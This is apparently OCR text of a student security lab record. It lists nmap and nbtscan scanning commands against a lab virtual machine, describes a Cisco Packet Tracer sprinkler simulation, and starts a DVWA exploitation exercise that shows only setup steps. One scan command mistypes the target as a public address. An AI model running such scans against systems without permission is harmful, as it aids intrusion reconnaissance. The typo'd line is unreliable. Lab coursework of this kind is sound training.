
29) nmap -O 192.168.56.101

Used for OS detection.



30) nmap -A 192.168.56.101

Used for aggressive scan.




31) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




32) nmap 192.168.56.101

It scans the given ip-address.




33) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




34) nmap -sT 192.168.56.101

Scans all the tcp connections.




35) nmap -sU 192.168.56.101

Scans all the udp connections.




36) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




37) nmap -O 192.168.56.101

Used for OS detection.



38) nmap -A 192.168.56.101

Used for aggressive scan.





6. Networking project on Fire extinguisher using cisco packet tracer.

This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.

To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the

settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.





Group2:

1. Perform exploiting DVWA

a) Perform SQL injection on DVWA


b) Perform Cross-site scripting on DVWA

c) Perform File upload DVWA

CROSS SITE SCRIPTING AND SQL INJECTION


Step 1:

Get the IP address of metasploitable and search it in firefox




Step 2:

Go to DVWA and click on log in.




Step 3:

It'll lead you to the index page




Step 4:

Go to DVWA security and set security to low.

